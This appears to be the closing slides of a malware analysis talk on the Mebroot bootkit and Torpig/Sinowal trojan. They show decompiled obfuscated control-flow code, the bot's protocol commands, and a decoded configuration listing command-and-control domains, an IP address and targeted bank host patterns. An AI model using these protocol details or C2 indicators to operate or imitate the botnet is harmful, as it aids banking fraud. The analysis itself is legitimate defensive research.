•     while ( 1 )
•     {
•         while ( 1 )
•         {
•             while ( 1 )
•             {
•                 while ( 1 )
•                 {
•                     while ( 1 )
•                     {
•                         while ( 1 )
•                         {
•                             while ( 1 )
•                             {
•                                 while ( 1 )
•                                 {
•                                     while ( 1 )
•                                     {
•                                         while ( 1 )
•                                         {
•                                             while ( 1 )
•                                             {
•                                                 while ( 1 )
•                                                 {
•                                                     resState = (unsigned int *)state;
•                                                     if ( state > 27 )
•                                                         break;
•                                                     if ( state != 7 )// STATE 7
•                                                         goto INIT_28;
•                                                 }
•                                             }
•                                         }
•                                     }
•                                 }
•                             }
•                         }
•                     }
•                 }
•             }
•         }
•     }
• }
```



# Commands Used in Mebroot Protocol

- **INFO** (client to server): send secondary key used by Torpig/Anserin BASE64-XOR-encryption
- **PLUG** (client to server): send information about installed plugins (currently the Torpig/Anserin modules)
- **INST** (server to client): install or update plugins
- Other unknown commands (found in binary, not seen in actual traffic):
  - **DUPL**
  - **UNST** (deinstalls Torpig/Anserin and/or Mebroot)
  - **DUMP**
- Bootkit contains an **uninstallation function**



# Sinowal Domains for Main Configuration

- Used by Torpig in order to get the main configuration file; it comes in a daily changing and a weekly changing version  
➔ backup for fix servers:

```
<Start Tag=1 RawData=1D:01 IntValue=285/>
<Timestamp Tag=2 Value=1223460061 Date='Wed Oct 8 12:01:01 2008'/>
<PollInterval Tag=10 Seconds=600/>
<TmpFile1 Tag=5 Filename='$_2341234.TMP'/>
<TmpFile2 Tag=6 Filename='$_2341233.TMP'/>
<Host1 Tag=19 Hostname='fonzi.info'/>
<IP1 Tag=21 IP='190.183.63.81'/>
<HostList1 Tag=34 entries=3>
  fibido.com
  givufib.com
  nirkaza.com
</HostList1>
<HostList2 Tag=31 entries=2>
  firkan.com
  kctfdij.com
</HostList2>
<TargetHostPatterns1 Tag=25 entries=11>
  *bank1.com
  *barnsley-bs.co.uk
  *cimbanque.com
  ...
```

Server for Sub-Configuration

Fix servers for main configuration

Main patterns (level 1)



# Questions?

